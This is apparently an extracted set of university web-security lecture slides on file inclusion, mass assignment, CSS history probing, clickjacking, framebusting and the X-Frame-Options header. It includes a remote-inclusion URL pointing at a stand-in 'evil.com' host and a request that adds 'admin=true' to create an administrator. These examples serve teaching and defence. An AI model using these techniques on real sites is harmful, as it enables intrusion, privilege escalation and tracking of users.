```

“/colors.php?COLOR=red” will include contents of red.php

“/colors.php?COLOR=blue” will include contents of blue.php

“/colors.php?COLOR=/hidden/dangerous” will include /hidden/dangerous.php

“/colors.php?COLOR=http://evil.com/bad” will include http://evil.com/bad.php




Local File
Inclusion



Perfect for executing an XSS attack

Mass Assignment Vulnerabilities



Us

http://localhost:3000/users/new

New user

Name

Email


Create User

[Back](#)



users_new.rb:

```
...  
form_data = params[:post]  
User.new(form_data)  
...
```



```
form_data =  
  {:name => "jburket",  
   :email => "jburket@cmu.edu"}
```

Mass Assignment Vulnerabilities




New user

Name

Email

Create

Back



POST /new_user HTTP/1.1
Host: railsapp.com
name=jburket&email=jburket@cmu.edu




Modify

Admin user created!

&admin=true


users_new.rb:

```
...  
form_data = params[:post]  
User.new(form_data)  
...
```




```
form_data =  
{:name => "jburket",  
 :email => "jburket@cmu.edu",  
 :admin => true}
```

Malicious Servers and Browser Security



CSS History Probing



evil.com:

<http://www.google.com>

<http://www.facebook.com>

<http://www.twitter.com>

<http://www.facebook.com/group?id=12345>

<http://www.facebook.com/group?id=98765>

Client has visited Google,
Facebook and the
Facebook Group 12345

Client has NOT visited
Twitter or Facebook
Group 98765

Attacker uses JavaScript + CSS to check which
links are visited


CSS History Probing

FA4A SABA A-65 A9-5



Fig. 3. 7-segment LCD symbols stacked to test three links per composite character. The - at the bottom is always visible, but the 4, 5, and F are only visible if a URL was visited.




Please click on all of the chess pawns.



Work done at CMU!

Weinberg, Zachary, et al. "I still know what you visited last summer: Leaking browsing history via user interaction and side channel attacks." *Security and Privacy (SP), 2011 IEEE Symposium on*. IEEE, 2011.

How does the “Like” button work?



Like button knows about your Facebook session!

A screenshot of the ESPN FC website header. The header is green and black. At the top, there are links for "ESPN FC HOMEPAGE: GLOBAL USA EN ESPAÑOL", "ESPN.CO.UK ESPN.COM ESPNDEPORTES.COM", and "Sign In or Register" with a Facebook icon. Below this is the ESPN FC logo and "PRESENTED BY SEIKO". A red box highlights a "Like 1.1m" button with a Facebook icon. To the right of the button is a search bar. Below the header is a navigation bar with links for "NEWS & FEATURES WATCH FIXTURES & RESULTS EPL ENGLAND USA MEXICO UCL EUROPE GL... WORLD CUP FANTASY". Below the navigation bar is a "Quick Links" section with links for "Live scores Transfer Center ESPN FC TV Blog Network Galleries Podcast Facebook Twitter BUY". Below the quick links is a "All Live Scores" section with a dropdown menu showing "Esp Full Scoreboard" and other options. Below the live scores is a table showing a match between Elche and Villarreal. Below the table is a Seiko advertisement with the text "IN THE SEIKO NATION, YOUR BODY'S MOTION GENERATES THE POWER. ENTER TO WIN +>".

ESPN FC HOMEPAGE: GLOBAL USA EN ESPAÑOL ESPN.CO.UK ESPN.COM ESPNDEPORTES.COM Sign In or Register

ESPN FC PRESENTED BY SEIKO Like 1.1m Search

NEWS & FEATURES WATCH FIXTURES & RESULTS EPL ENGLAND USA MEXICO UCL EUROPE GL... WORLD CUP FANTASY

Quick Links Live scores Transfer Center ESPN FC TV Blog Network Galleries Podcast Facebook Twitter BUY

All Live Scores » Esp Full Scoreboard » Ita SPL Rus Aus

FT	Elche	0
	Villarreal	1

IN THE SEIKO NATION, YOUR BODY'S MOTION GENERATES THE POWER. ENTER TO WIN +>

Appears in “Mashup” with content from other domains

How does the “Like” button work?



Like Button Requirements:

- Needs to access cookie for domain facebook.com
- Can be deployed on domains other than facebook.com
- Other scripts on the page should not be able to click Like button

We need to *isolate* the Like button from the rest of the page

IFrames


Here's an IFrame:

I'm in an IFrame!

Parent page


Embedded page

Here's an IFrame:



Any page can be embedded

IFrames




Pages share same domain



Pages do not share same domain

The same-origin policy states that the DOM from one domain should not be able to access the DOM from a different domain

How does the “Like” button work?



```
<iframe id="f5b9bb75c" name="f2f3fdd398" scrolling="no"
title="Like this content on Facebook." class="fb_ltr"
src="http://www.facebook.com/plugins/like.php?api_key=11665616
1708917..." style="border: none; overflow: hidden; height:
20px; width: 80px;"></iframe>
```


The same-origin policy prevents the host from clicking the button and from checking if it's clicked

The same-origin policy prevents malicious sites from clicking their own “Like” button


What if the site can trick you into clicking it yourself?

Clickjacking

Clickjacking occurs when a malicious site tricks the user into clicking on some element on the page unintentionally.



Clickjacking



Clickjacking

This is the button that gets clicked!




Click for a FREE iPad!



Real Cursor Hidden


Fake Cursor

Advanced Clickjacking



Also work done at CMU!


Clickjacking - Mitigation



Adding a delay between a button appearing and being usable helps prevent Clickjacking

Using Frames for Evil


Which of the following would you like for free?



Which of the following would you like for free?



Which of the following would you like for free?



Which of the following would you like for free?




If pages with sensitive buttons can be put in an IFrame, then it may be possible to perform a Clickjacking attack

Framebusting

Framebusting is a technique where a page stops functioning when included in a frame.

```
<script type="text/javascript">  
  if(top != self) top.location.replace(self.location);  
</script>
```



If the page with this script is embedded in a frame, then it will escape out of the frame and replace the embedding page




Framebusting is Complicated

```
if(top.location!=self.location) {  
    parent.location=self.location;  
}
```

Fails if page is embedded two Iframes deep

```
<script type="text/javascript">  
    if(top != self) top.location.replace(self.location);  
</script>
```

If the embedding page sets the `onBeforeUnload` event, the script can be blocked



If the embedding page makes lots of requests that return “204 – No Content” responses, we don’t even need the dialog

Rydstedt, Gustav, et al. "Busting frame busting: a study of clickjacking vulnerabilities at popular sites." *IEEE Oakland Web 2* (2010).

Framebusting is Complicated

```
<style>
  body { display: none; }
</style>

<script>
  if (self == top) {
    document.getElementsByTagName("body")[0]
      .style.display = 'block';
  } else {
    top.location = self.location;
  }
</script>
```

Javascript-based Framebusting is a just a hack.
Is there a better way?

X-Frame-Options Header

DENY:


The page cannot be embedded in a frame

SAMEORIGIN:

The page can only be framed on a page with the same domain


ALLOW-FROM origin:

The page can only be framed on a page with a specific other domain



Can limit flexibility and might not work on older browsers



Multi-Party Web Applications



Party A



Party B



Client

